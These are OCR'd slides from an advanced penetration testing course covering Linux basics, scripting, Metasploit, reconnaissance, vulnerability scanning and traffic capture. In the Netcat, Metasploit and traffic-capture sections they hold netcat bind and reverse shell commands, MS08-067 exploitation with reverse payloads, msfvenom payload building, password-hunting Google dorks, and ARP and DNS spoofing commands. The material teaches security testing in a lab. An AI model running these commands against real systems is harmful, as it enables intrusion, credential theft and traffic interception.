

Advanced Penetration Testing

Course Slides



CYBRARY.IT

Georgia Weidman

Free IT Training

A large, stylized logo composed of overlapping geometric shapes in shades of green and yellow, resembling a shield or a stylized letter 'W'.

Using Kali Linux

CYBRARY.IT

Free IT Training

Kali Linux

Debian based custom attack platform

Preinstalled with penetration testing tools

I've installed a few more for this class

CYBRARY.IT

Free IT Training

Linux Command Line

The Linux command line gives text based access to an interpreter called Bash.

To perform instructions enter commands at the command prompt `root@kali:~#`

```
root@kali:~# ls
```

```
Desktop
```

CYBRARY.IT

Free IT Training

Navigating the File System

Print Working Directory:

```
root@kali:~# pwd  
/root
```

Change Directories:

```
root@kali:~# cd Desktop  
root@kali:~/Desktop# cd ..  
root@kali:~# cd ../etc  
root@kali:/etc#
```

CYBRARY.IT

Free IT Training

Man Pages

To learn more about a Linux command you can use the Linux man pages

They give you usage, description, and options about a command

```
root@kali:~# man ls
```

Tells us we can use `ls -a` to show hidden directories (those starting with a `.`)

Man Pages

LS(1)

User Commands

LS(1)

NAME

ls - list directory contents

SYNOPSIS

ls [OPTION]... [FILE]...

DESCRIPTION

List information about the FILES (the current directory by default). Sort entries alphabetically if none of -cftuvSUX nor --sort is specified.

Mandatory arguments to long options are mandatory for short options too.

-a, --all

do not ignore entries starting with .

-A, --almost-all

do not list implied . and ..

--author

Manual page ls(1) line 1 (press h for help or q to quit)

CYBRARY.IT

Free IT Training

User Privileges

Root is the superuser on a Linux system with full privileges (use at your own risk)

By default on Kali we only have the Root user.

On a typical Linux system we would have unprivileged users with Sudo privileges to use Root temporarily

Adding a User

```
root@kali:~# adduser georgia
Adding user `georgia' ...
Adding new group `georgia' (1001) ...
Adding new user `georgia' (1000) with group `georgia' ...
Creating home directory `/home/georgia' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for georgia
Enter the new value, or press ENTER for the default
  Full Name []: Georgia Weidman
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] Y
```

CYBRARY.IT

Free IT Training

Adding a User to the sudoers File

The sudoers group contains all the users that can use the sudo command to run privileged operations.

```
root@kali:~# adduser georgia sudo
```

```
Adding user `georgia' to group `sudo' ...
```

```
Adding user georgia to group sudo
```

```
Done.
```

CYBERPUNK.IT

Free IT Training

Switching Users and Using Sudo

```
root@kali:~# su georgia
georgia@kali:/root$ adduser james
bash: adduser: command not found
georgia@kali:/root$ sudo adduser james
```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

```
[sudo] password for georgia:
Adding user `james' ...
```

CYBRARY.IT

Free IT Training

Manipulating Files

Everything in Linux is a file.

To create a new file:

```
root@kali:~# touch myfile
```

To create a new directory:

```
root@kali:~# mkdir mydirectory
```

```
root@kali:~# ls
```

```
Desktop mydirectory myfile
```

LIBRARY.IT

Free IT Training

Manipulating Files

Copying Files:

`cp <source> <destination>` (makes a copy leaving the original in place)

Moving Files:

`mv <source> <destination>` (moves the file deleting the original)

Deleting Files:

`rm <filename>` (removes the file)

CYBRARY.IT

Free IT Training

Manipulating Files

```
root@kali:~# cd mydirectory/
```

```
root@kali:~/mydirectory# cp /root/myfile myfile2
```

```
root@kali:~/mydirectory# ls
```

```
myfile2
```

```
root@kali:~/mydirectory# mv myfile2 myfile3
```

```
root@kali:~/mydirectory# ls
```

```
myfile3
```

```
root@kali:~/mydirectory# rm myfile3
```

```
root@kali:~/mydirectory# ls
```

Adding Text to a File

`echo <text>` prints the text out to the terminal

Redirect output into a file with `echo text > myfile`

View the contents of a file with `cat <filename>`

Append text to a file with `>>` instead of `>`

CYBRARY.IT

Free IT Training

Adding Text to a File

```
root@kali:~/mydirectory# echo hello georgia
```

```
hello georgia
```

```
root@kali:~/mydirectory# echo hello georgia > myfile
```

```
root@kali:~/mydirectory# cat myfile
```

```
hello georgia
```

```
root@kali:~/mydirectory# echo hello georgia again > myfile
```

```
root@kali:~/mydirectory# cat myfile
```

```
hello georgia again
```

```
root@kali:~/mydirectory# echo hello georgia a third time >> myfile
```

```
root@kali:~/mydirectory# cat myfile
```

```
hello georgia again
```

```
hello georgia a third time
```

CYBRARY.IT

Free IT Training

File Permissions

```
root@kali:~/mydirectory# ls -l myfile  
-rw-r--r-- 1 root root 47 Aug 26 19:36 myfile
```

From left to right: File permissions, links, owner, group, size in bytes, time of last edit, filename

Possible permissions include read write and execute (rwx)

CYBRARY.IT

Three sets of permissions owner, group, everyone

Free IT training

File Permissions

Integer Value	Permissions	Binary
7	Full	111
6	Read and write	110
5	Read and execute	101
4	Read only	100
3	Write and execute	011
2	Write only	010
1	Execute only	001
0	None	000

CYBERARY.IT

Free IT Training

File Permissions

Chmod can be used to change the file permissions

Various ways of using it.

```
root@kali:~/mydirectory# chmod 700 myfile
```

```
root@kali:~/mydirectory# ls -l myfile
```

```
-rwx----- 1 root root 47 Aug 26 19:36 myfile
```

```
root@kali:~/mydirectory# chmod +x myfile
```

```
root@kali:~/mydirectory# ls -l myfile
```

```
-rwx--x--x 1 root root 47 Aug 26 19:36 myfile
```

Editing Files with Nano

```
root@kali:~/mydirectory# nano testfile.txt
```

[New File]

^G Get Help ^O WriteOut ^R Read File ^Y Prev
Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page
^U UnCut Text ^T To Spell

Free IT Training

Editing Files with Nano

Searching for text: Ctrl+W

Search: georgia

^G Get Help ^Y First Line ^T Go To Line ^W Beg
of ParM-J FullJstifM-B Backwards

^C Cancel ^V Last Line ^R Replace ^O End of
ParM-C Case SensM-R Regexp

Free IT Training

Editing Files with Nano

In nano we can just type what we want to add

To save the file Ctrl+X choose Y

File Name to Write: testfile.txt

^G Get Help M-D DOS Format M-A Append

M-B Backup File

^C Cancel

M-M Mac Format

M-P Prepend

Free IT Training

Editing Files with Vi

```
root@kali:~/mydirectory# vi testfile.txt
```

```
hi  
georgia  
we  
are  
teaching  
pentesting  
today
```

```
~
```

```
~
```

```
"testfile.txt" 7L, 44C
```

```
1,1
```

```
All
```

CYBRARYIT

Free IT Training

Editing Files with Vi

By default Vi is in command mode. You can not directly enter text.

Enter I to switch to insert mode, ESC to switch back to command mode.

Save and exit from command mode with :wq

Editing Files with Vi

In command mode we can use shortcuts to perform tasks

For example put the cursor on the word we and type **dd** to delete the line

CYBRARY.IT

Free IT Training

Data Manipulation

Enter the data below in a text file:

- 1 Derbycon September
- 2 Shmoocon January
- 3 Brucon September
- 4 Blackhat July
- 5 Bsides *
- 6 HackerHalted October
- 7 Hackercon April

LIBRARY.IT

Free IT Training

Data Manipulation

Grep looks for instances of a text string in a file.

```
root@kali:~/mydirectory# grep September  
myfile
```

```
1 Derbycon September
```

```
3 Brucon September
```

CYBRARY.IT

Free IT Training

Data Manipulation

Another utility for manipulating data is sed

```
root@kali:~/mydirectory# sed 's/Blackhat/Defcon/'  
myfile
```

- 1 Derbycon September
- 2 Shmoocon January
- 3 Brucon September
- 4 Defcon July
- 5 Bsidess *
- 6 HackerHalted October
- 7 Hackercon April

CYBRARY.IT

Free IT Training

Data Manipulation

Another utility is awk

```
root@kali:~/mydirectory# awk '$1 >5' myfile
```

```
6 HackerHalted October
```

```
7 Hackercon April
```

```
root@kali:~/mydirectory# awk '{print $1,$3;}' myfile
```

```
1 September
```

```
2 January
```

```
3 September
```

```
4 July
```

```
5 *
```

```
6 October
```

```
7 April
```

CYBRARY.IT

Free IT Training

Managing Installed Packages

Install a package:

```
root@kali:~/mydirectory# apt-get install armitage
```

Update the software:

```
root@kali:~/mydirectory# apt-get upgrade
```

Get the latest packages from the repositories listed in /etc/apt/sources.list

```
root@kali:~/mydirectory# apt-get update
```

Processes and Services

See your running processes with `ps`

See all processes with `ps aux`

Start/stop a service with `service <service name> start/stop`

```
root@kali:~/mydirectory# service apache2 start
```

Free IT Training

Managing Networking

```
root@kali:~# ifconfig
```

```
eth0    Link encap:Ethernet  HWaddr 00:0c:29:b0:09:56  
        inet addr:10.0.0.61  Bcast:10.0.0.255  Mask:255.255.255.0  
        inet6 addr: fe80::20c:29ff:feb0:956/64 Scope:Link  
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
        RX packets:51  errors:0  dropped:0  overruns:0  frame:0  
        TX packets:42  errors:0  dropped:0  overruns:0  carrier:0  
        collisions:0 txqueuelen:1000  
        RX bytes:4342 (4.2 KiB)  TX bytes:3418 (3.3 KiB)  
        Interrupt:19 Base address:0x2000
```


Managing Networking

```
root@kali:~/mydirectory# route
```

```
Kernel IP routing table
```

Destination	Gateway	Genmask	Flags	Metric	Ref	Use
default	10.0.0.1	0.0.0.0	UG	0	0	eth0
10.0.0.0	*	255.255.255.0	U	0	0	eth0

CYBRARY.IT

Free IT Training

Managing Networking

You can set a static IP address in `/etc/network/interfaces`

The default text is below

```
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).
```

```
# The loopback network interface  
auto lo  
iface lo inet loopback
```

```
# The primary network interface  
allow-hotplug eth0  
iface eth0 inet dhcp
```

CYBERARY.IT

Free IT Training

Managing Networking

Change the entry to eth0 to match your network

```
# The primary network interface
```

```
auto eth0
```

```
iface eth0 inet static
```

```
address 10.0.0.100
```

```
netmask 255.255.255.0
```

```
gateway 10.0.0.1
```

Restart networking with **service networking restart**

CYBRARY.IT

Free IT Training

Netcat

Netcat is known as a TCP/IP Swiss Army Knife

We can use it for a variety of purposes

Ncat is a modern reimplementaion on Netcat by the Nmap project

CYBRARY.IT

Free IT Training

Netcat

Connect to a Port:

```
root@kali:~# nc -v 10.0.0.100 80
```

```
nc: 10.0.0.100 (10.0.0.100) 80 [http] open
```

```
root@kali:~# nc -v 10.0.0.100 81
```

```
nc: cannot connect to 10.0.0.100 (10.0.0.100) 81  
[81]: Connection refused
```

```
nc: unable to connect to address 10.0.0.100, service  
81
```

Netcat

Opening a Netcat listener:

```
root@kali:~# nc -lvp 1234
```

```
nc: listening on :: 1234 ...
```

```
nc: listening on 0.0.0.0 1234 ...
```

In another terminal connect to the port:

```
root@kali:~# nc 10.0.0.100 1234
```

```
hi georgia
```

Netcat

Opening a command shell listener:

```
root@kali:~# nc -lvp 1234 -e /bin/bash
```

```
nc: listening on :: 1234 ...
```

```
nc: listening on 0.0.0.0 1234 ...
```

In another terminal:

```
root@kali:~# nc 10.0.0.100 1234
```

```
whoami
```

```
root
```

CYBRARY.IT

Free IT Training

Netcat

Pushing a command shell back to a listener:

Setup a listener:

```
root@kali:~# nc -lvp 1234
```

Connect back in another terminal:

```
root@kali:~# nc 10.0.0.100 1234 -e /bin/bash
```


Netcat

Transferring files:

Redirect output to a file:

```
root@kali:~# nc -lvp 1234 > netcatfile
```

Send a file from another terminal:

```
root@kali:~# nc 10.0.0.100 1234 <  
mydirectory/myfile
```

Automating Tasks with cron Jobs

Cron jobs are scheduled tasks in Linux

```
root@kali:/etc# ls | grep cron
```

```
cron.d
```

```
cron.daily
```

```
cron.hourly
```

```
cron.monthly
```

```
crontab
```

```
cron.weekly
```

CYBRARY.IT

Free IT Training

Automating Tasks with cron Jobs

Cron jobs are specified in the /etc/crontab file

```
# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily
)
47 6 * * 7root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.monthly )
#
```

CYBRARY.IT

Free IT Training

Automating Tasks with cron Jobs

Add your task to one of the scheduled directories

For more flexibility add a line to `/etc/crontab`

We will do this in the post exploitation section

CYBRARY.IT

Free IT Training



Programming

CYBRARY.IT

Free IT Training

Programming

Turning pizza and beer into code – somebody on Twitter

Automating repetitive tasks with code

We will look briefly at Bash, Python, and C

CYBRARY.IT

Free IT Training

Bash Scripting

Instead of running Linux commands one by one we can put them in a script to run all at once

Good for tasks you complete often on Linux systems

We will make a simple script that runs a ping sweep on a Class C network

Free IT training

Bash Scripting

```
#!/bin/bash
```

```
echo "Usage: ./pingscript.sh [network]"
```

```
echo "example: ./pingscript.sh 192.168.20"
```

Line 1 tells the script to use the Bash interpreter.

Echo prints to the screen

CYBRARY.IT

Free IT Training

Bash Scripting

```
#!/bin/bash
if [ "$1" == "" ]
then
echo "Usage: ./pingscript.sh [network]"
echo "example: ./pingscript.sh 192.168.20"
fi
```

If statements only run if the condition is true. They are available in many languages, though the syntax may vary.

In this case, the text is only echoed if the first argument is null

CYBRARY.IT

Free IT Training

Bash Scripting

```
#!/bin/bash
if [ "$1" == "" ]
then
echo "Usage: ./pingscript.sh [network]"
echo "example: ./pingscript.sh 192.168.20"
else
for x in `seq 1 254`; do
ping -c 1 $1.$x
done
fi
```

For loops run multiple times, in this case 1-254 times

Pings each host made up of the first argument concatenated with the loop number

Bash Scripting

```
#!/bin/bash
if [ "$1" == "" ]
then
echo "Usage: ./pingscript.sh [network]"
echo "example: ./pingscript.sh 192.168.20"
else
for x in `seq 1 254`; do
ping -c 1 $1.$x | grep "64 bytes" | cut -d" " -f4 | sed
's/.$//'
done
fi
```

CYBRARY.IT

Free IT Training

Bash Scripting

Streamlined the results to only print the IP addresses that respond to ping

grep for 64 bytes

choose field 4 with cut

strip off the : with sed

CYBRARY.IT

Free IT Training

Python Scripting

Linux systems typically come with interpreters for other scripting languages such as Python and Perl

We will use Python for exploit development later in the class

For now we will create a simple port scanner

CYBRARY.IT

Free IT Training

Python Scripting

```
#!/usr/bin/python  
ip = raw_input("Enter the ip: ")  
port = input("Enter the port: ")
```

Line 1 tells the script to use the Python interpreter

Takes input from the user for the IP address and port.

Python Scripting

```
#!/usr/bin/python
import socket
ip = raw_input("Enter the ip: ")
port = input("Enter the port: ")
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
if s.connect_ex((ip,port)):
    print "Port", port, "is closed"
else:
    print "Port", port, "is open"
```

Indentation denotes loops in Python

Connect_ex returns 0 if the connection is successful and an error code if it is not.

C Programming

```
#include <stdio.h>
int main(int argc, char *argv[])
{
    if (argc < 2)
    {
        printf("%s\n", "Pass your name as an argument");
        return 0;
    }
    else
    {
        printf("Hello %s\n", argv[1]);
    }
}
```

CYBERARY.IT

Free IT Training

C Programming

C syntax uses {} to denote loops. Indentation while good form does not effect the program.

C programs are compiled rather than interpreted.

```
gcc cprogram.c -o cprogram
```

CYBERARY.IT

Free IT Training



Using Metasploit

CYBRARY.IT

Free IT Training

Metasploit

Exploitation Framework

Written in Ruby

Modular

Exploits, payloads, auxiliaries, and more

Free IT Training

Terminology

Exploit: vector for penetrating the system

Payload: Shellcode, what you want the exploit to do after exploitation

Auxiliary: other exploit modules such as scanning, information gathering

Session: connection from a successful exploit

CYBRARY.IT

Free IT Training

Interfaces

Msfconsole

Msfcli

Msfweb (discontinued)

Msfgui (discontinued)

Armitage

CYBRARY.IT

Free IT Training

Utilities

Msfpayload

Msfencode

Msfupdate

Msfvenom

CYBRARY.IT

Free IT Training

Exploitation Streamlining

Traditional Exploit

Find public exploit

Replace offsets, return address, etc. for your target

Replace shellcode

Metasploit

Load Metasploit module

Select target

Select payload

CYBRARY.IT

Free IT Training

Metasploit Payloads

Bind shell – opens a port on the victim machine

Reverse shell – pushes a shell back to the attacker

Inline – full payload in the exploit

Staged – shellcode calls back to attacker to get the rest

EXORAYAT

Free IT Training

Msfconsole Commands

help

use

show

set

setg

exploit

CYBRARY.IT

Free IT Training

Msfconsole Exploitation Example

```
msf> info exploit/windows/smb/ms08_067_netapi
msf> use exploit/windows/smb/ms08_067_netapi
msf> show options
msf> set RHOST 10.0.0.101
msf> show payloads
msf> set payload windows/shell/reverse_tcp
msf> show options
msf> set LHOST 10.0.0.100
msf> exploit
```

Msfcli

Command line Interface

Run modules in one command

O = Show options

P = Show payloads

E = Run exploit

CYBRARY.IT

Free IT Training

Msfcli Exploitation Example

```
msfcli -h
```

```
msfcli windows/smb/ms08_067_netapi O
```

```
msfcli windows/smb/ms08_067_netapi  
RHOST=10.0.0.101 P
```

```
msfcli windows/smb/ms08_067_netapi  
RHOST=10.0.0.101 PAYLOAD=windows/shell/  
reverse_tcp O
```

```
msfcli windows/smb/ms08_067_netapi  
RHOST=10.0.0.101 PAYLOAD=windows/shell/  
reverse_tcp LHOST=10.0.0.100 E
```

Auxiliary Module Example

```
msf> info scanner/smb/pipe_auditor
```

```
msf> use scanner/smb/pipe_auditor
```

```
msf> show options
```

```
msf> set RHOSTS 10.0.0.101
```

```
msf> exploit
```

CYBRARY.IT

Free IT Training

Msfvenom

Make shellcode and stand alone payloads

Use encoders to mangle payloads

-l list modules

-f output format

-p payload to use

CYBRARY.IT

Free IT Training

Msfvenom Example

```
msfvenom -h
```

```
msfvenom -l payloads
```

```
msfvenom -p windows/messagebox -o
```

```
msfvenom --help-formats
```

```
msfvenom -p windows/messagebox text="hi  
georgia" -f exe > test.exe
```

Download to Windows XP box and run it

CYBRARY.IT

Free IT training

Multi/Handler

Generic payload handler

Catch payloads started outside of the framework

For example payloads from Msfvenom

```
msf> use multi/handler
```

CYBRARY.IT

Free IT Training

Exercises

- 1) Recreate the MS08_067 exploit in Msfconsole and Mscli using different payloads. For example try the Meterpreter payload such as `windows/meterpreter/reverse_tcp`.
- 2) Use Msfvenom to create an executable payload to run on the Windows XP SP3 victim with `windows/meterpreter/reverse_tcp` as the payload. What do you need to do to catch the shell?

A large, stylized graphic composed of overlapping geometric shapes in shades of green and yellow, resembling a modern logo or abstract lettering.

Information Gathering

CYBRARY.IT

Free IT Training

Information Gathering

Find as much information as possible about the target.

What domains do they own? What job ads are they posting? What is their email structure?

What technologies are they using on publicly facing systems?

CYBERARK

Free IT Training

Google Searching

You can do much more than a simple Google search using operators.

<https://support.google.com/websearch/answer/136861?hl=en>

Example: `spf site:bulbsecurity.com` looks for hits in only bulbsecurity.com pages.

Example: `site:cisco.com -site:www.cisco.com` finds sites other than www.cisco.com by cisco.

Google Dorks

It's amazing the things you can find with crafted Google searches. These are often called Google Dorks.

Database of helpful Google Dorks:

<http://www.exploit-db.com/google-dorks/>

Example: `xamppdirpasswd.txt filetype:txt` finds xampp passwords

Free IT training

Shodan

A different kind of search engine that uses banner grabbing.

<http://www.shodanhq.com>

Can filter by network, country, etc.

Example: webcamxp will search for webcams. Some don't even require login.

Whois

The Whois database contains information about domain registration.

Can use domains by proxy to hide information

```
root@kali:~# whois bulbsecurity.com
```

```
root@kali:~# whois georgiaweidman.com
```

DNS Recon

Domain Name Services map fully qualified domain names to IP addresses

```
root@kali:~# host www.bulbsecurity.com
```

```
root@kali:~# host -t ns bulbsecurity.com
```

```
root@kali:~# host -t mx bulbsecurity.com
```

CYBRARY.IT

Free IT Training

DNS Zone Transfer

This hopefully doesn't work, but sometimes it does.

As the name implies this allows us to transfer the DNS records.

```
root@kali:~# host -t ns zoneedit.com
```

```
root@kali:~# host -l zoneedit.com
```

```
ns2.zoneedit.com
```

CELEBRARY.IT

Free IT Training

DNS Bruteforce

What other fully qualified domain names exist?

Give a wordlist of possibilities (similar to password cracking) and try them.

fierce -dns cisco.com

CYBRARY.IT

Free IT Training

Netcraft

Netcraft is an Internet monitoring company

You can find out information about a domain here as well.

Search for your target at
<http://searchdns.netcraft.com>

CYBERARY.IT

Free IT Training

The Harvester

Part of your engagement may be sending phishing emails. You may have to find the target emails yourself.

Even if it's not, you might be able to use the usernames as logins for credential guessing.

The Harvester automatically searches for emails etc. online

```
root@kali:~# theharvester -d microsoft.com -l 500 -b all
```

CYBRARY.IT

Free IT Training

Maltego

Maltego is a graphical information gathering and correlation tool.

Run transforms on entities to search for related information.

```
root@kali:~# maltego
```

CYBERARY.IT

Free IT Training

Recon-ng

Recon-ng is a reconnaissance framework.

Usage is similar to the Metasploit Framework

```
root@kali:~# recon-ng
```

CYBRARY.IT

Free IT Training

Recon-ng

```
recon-ng > use recon/hosts/enum/http/web/xssed  
[recon-ng][default][xssed] > show options
```

Name	Current Value	Req	Description
------	---------------	-----	-------------

DOMAIN		yes	target domain
--------	--	-----	---------------

```
recon-ng [xssed] > set DOMAIN microsoft.com
```

```
DOMAIN => microsoft.com
```

```
recon-ng [xssed] > run
```

Port Scanning

To find network based vulnerabilities we need to know what ports are available.

We could manually attach to each port with Netcat or write a more advanced version of our script in the programming module.

Or we can use a tool.

CYBRARY.IT

Free IT Training

Nmap

Nmap is the defacto tool for port scanning.

Nmap.org has a book sized user manual.

We will run a couple of scans here

```
root@kali:~# nmap -sS 192.168.20.9-11 -oA  
synscan
```

```
root@kali:~# nmap -sU 192.168.20.9-11 -oA  
udpscan
```

Metasploit Port Scanners

search portscan (shows portscan modules)

scanner/portscan/tcp (runs a TCP connect scan)

Use auxiliary modules like exploits (use, set, exploit, etc..)

CYBRARY.IT

Free IT Training

Port Scanner Example

```
use auxiliary/scanner/portscan/tcp
```

```
show options
```

```
set RHOSTS 172.16.85.135 172.16.85.136
```

```
exploit
```

CYBRARY.IT

Free IT Training

Exercises

Spend some time trying the tools in this section against your organization.

By default Nmap only scans 1000 interesting ports. How can you scan the entire port range?

Use the `-sV` Nmap flag to run a version scan to get more information. Based on the results, use Google to find possible vulnerabilities on the target systems.

A large, stylized geometric logo composed of overlapping triangles and lines in shades of green and yellow, forming a central shape that resembles a shield or a stylized letter 'V'.

Vulnerability Identification

CYBRARY.IT

Free IT Training

Vulnerability Identification

Query systems for potential vulnerabilities

Identify potential methods of penetration

Ex: scan SMB for version, returns
ms08_067_netapi vulnerability

CYBRARY.IT

Free IT Training

Nessus

Vulnerability database + scanner

Searches for known vulnerabilities

Professional Edition for use on engagements.

We are using the Free home edition.

CYBRARY.IT

Free IT Training

Nmap Scripting Engine

More to Nmap than port scanning

Specialized scripts

Information gathering, vulnerability scanning
and more

Listed in `/usr/share/nmap/scripts` in Kali

CYBBARY.IT

Free IT Training

Nmap Scripting Engine

```
nmap -sC 172.16.85.135-136
```

```
nmap --script-help=smb-check-vulns
```

```
nmap --script=nfs-ls 172.16.85.136
```

```
nmap --script=smb-os-discovery 172.16.85.136
```

CYBRARY.IT

Free IT Training

Metasploit Scanners

`auxiliary/scanner/ftp/anonymous`

Many exploits have check function that will see if a victim is vulnerable rather than exploiting the issue

Ex: MS08-067 has a check function

Instead of exploit type check (no need to set a payload)

CYBERARXIT

Free IT Training

Web Application Scanning

Looking for vulnerabilities in custom apps is a whole class of its own

Look for known vulnerabilities in web based software

Payroll systems, wikis, etc..

CYBERARY.IT

Free IT Training

Dirbuster

Dirbuster is a graphical tool that is used for bruteforcing directories and pages.

We can use it on our Linux system to see if we can find any hidden directories.

CYBRARY.IT

Free IT Training

Nikto

Website scanner

Vulnerability database of known website issues

```
nikto -host http://172.16.85.136
```

CYBRARY.IT

Free IT Training

Manual Analysis

Default passwords - Webdav

Misconfigured pages – open phpMyAdmin

Port 3232 on the Windows system – sensitive
webserver with directory traversal

CYBRARY.IT

Free IT Training

Finding Valid Usernames

```
nc 192.168.20.10 25
```

```
VRFY georgia
```

```
250 Georgia<georgia@>
```

```
VRFY john
```

```
551 User not local
```

CYBRARY.IT

Useful for social engineering and password attacks

Free IT Training

Exercises

Based on the results of our vulnerability analysis develop a plan of attack and find Metasploit modules where available and/or manual exploit methods.

Run NSE scripts and Metasploit scanners of your choice against your victim machines

CYBRAR.IT

Free IT Training

A large, stylized geometric logo composed of overlapping, angular shapes in shades of green and yellow, resembling a network or data flow diagram.

Capturing Traffic

CYBRARY.IT

Free IT Training

Capturing Traffic

Get access to traffic we shouldn't

See plaintext data

Possibly break encryption to get data

CYBRARY.IT

Free IT Training

Wireshark

Graphical tool for visualizing packets

wireshark

Turn off capture in promiscuous mode as we are in a VM network

CYBRARY.IT

Free IT Training

Using Wireshark

Log in with anonymous FTP to Windows XP target

Filter in Wireshark for ftp

Filter for ip.dst==192.168.20.10 and ftp

Follow TCP stream

CYBRARY.IT

Free IT Training


Address Resolution Protocol (ARP)

Translates IP address to MAC address of the network adapter

Tells hosts where to send traffic

If we can trick hosts into sending traffic to the wrong place we can capture traffic in Wireshark

ARP Spoofing



ARP Spoofing

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
arp spoof -i eth0 -t 192.168.20.11 192.168.20.10
```

```
arp spoof -i eth0 -t 192.168.20.10 192.168.20.11
```

CYBRARY.IT

Free IT Training

Domain Name Service (DNS)


IP addresses are hard to remember:

www.gmail.com is much easier to remember than 17.18.19.20

DNS translates www.gmail.com to its IP address

Tells the host where to send traffic when called by domain name

DNS



DNS Cache Poisoning

hosts.txt: 192.168.20.9 www.gmail.com

Restart arpspoofing between gateway and target

```
dnsspoof -i eth0 -f hosts.txt
```

CYBRARY.IT

Free IT Training

Secure Socket Layer (SSL)

Crypto between browser and web server

